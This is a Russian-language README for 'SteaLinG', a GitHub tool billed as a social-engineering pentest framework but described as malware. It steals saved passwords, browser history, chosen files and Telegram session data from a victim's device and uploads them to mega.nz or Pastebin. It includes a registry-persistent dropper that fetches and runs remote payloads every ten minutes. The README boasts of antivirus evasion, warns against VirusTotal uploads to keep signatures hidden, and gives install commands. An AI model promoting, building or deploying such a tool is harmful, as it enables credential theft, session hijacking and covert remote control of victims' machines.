
 de3vil/stealing

SteaLinG — это фреймворк для тестирования на проникновение с открытым исходным кодом, предназначенный для социальной инженерии.


SteaLinG — это фреймворк для тестирования на проникновение с открытым исходным кодом, предназначенный для социальной инженерии.
После взлома вы можете загрузить его на устройство жертвы и запустить.
Этот инструмент предназначен только для тестирования и может использоваться только при наличии строгого согласия. Не используйте его в незаконных целях.
Из-за закрытия anonfiles.com я изменил код, и теперь он загружает результаты на mega.nz
| Модуль | Краткое описание |
|---|---|
| Dump passwords | Кража всех сохранённых паролей, загрузка файла с паролями на mega - pastebin |
| Dump History | Извлечение истории браузера, загрузка файла с историей на mega - pastebin |
| dump files | Кража файлов с жёсткого диска с нужным расширением, загрузка на mega |
| Telegram Session Hijack | Угон сессии Telegram, загрузка на Mega |
| Dropper | См. ниже |
| Модуль | Краткое описание |
|---|---|
| 1-Telegram Session Hijack | Угон сессии Telegram |
C:\Users\<имя пк>\AppData\Roaming\Telegram Desktoptdata.C:
└── Users
├── .AppData
│ └── Roaming
│ └── TelegramDesktop
│ └── tdata
После того как вы переместите эту папку со всем содержимым на своё устройство по тому же пути, вам нужно будет просто выполнить требуемое действие. Инструмент сделает всё сам, а вам нужно лишь указать свой Email и Пароль на сайте https://mega.nz/. Первый шаг — перейти к расположению файла tdata, затем преобразовать его в zip-архив. Если Telegram работает корректно, ошибки не возникнет. Если же ошибка появляется — это означает, что Telegram открыт, и вам нужно завершить его процессы. Вы заметите, что такое поведение является вредоносным, поэтому я полностью избежал этого, используя в коде try и except. Имя архивного файла берётся от имени устройства жертвы, чтобы при наличии нескольких устройств их можно было различать. После этого вы отправляете запрос на загрузку zip-файла на сайт mega, используя Email и Пароль. Вот и всё. Этот метод не обнаруживается никакими антивирусами.
| Модуль |
|---|
| 2- Dropper |
.exe или .png, или любое другое значимое расширение. Главное, чтобы ссылка заканчивалась расширением (.любое_расширение).
Второе — получить API-ключ от вас, который вы также предоставите. Вы можете зарегистрироваться и нажать на слово "API", чтобы найти его, после чего запишите имя пользователя и пароль.
Первым делом создаётся приватная заметка (paste) на сайте. После этого в неё добавляется предоставленный URL, и вам выдаётся исполняемый файл (exe). Его задача — добавить себя в реестр устройства двумя разными способами при запуске на любом устройстве.
Сначала он открывает сайт Pastebin и вставляет созданную вами специальную заметку. Затем он берёт URL этой заметки, загружает её содержимое и запускает его. Кроме того, в любой момент вы можете указать другой URL. Это совершенно нормально, потому что дроппер проверяет URL каждые 10 минут. Если он находит новый URL, он загружает его содержимое, подключается к нему и продолжает работать. Вам не нужно ничего делать. Таким образом, каждые 10 минут вы можете получить доступ к своему устройству откуда угодно.
3- Поддержка Linux
4- Теперь вы можете выбирать между Mega и Pastebin
git clone https://github.com/De3vil/SteaLinG.git
cd SteaLinG
pip install -r requirements.txt
python SteaLinG.py
git clone https://github.com/De3vil/SteaLinG.git
cd SteaLinG
chmod +x linux_setup.sh
bash linux_setup.sh
python3 -m pip install -r requirements.txt
python SteaLinG.py

* Не загружайте на VirusTotal.com, так как этот инструмент перестанет работать со временем.
* VirusTotal делится сигнатурами с антивирусными компаниями.
* Ещё раз, не будьте идиотом!


Если этот инструмент оказался для вас полезным, не стесняйтесь отблагодарить меня, купив мне кофе :)








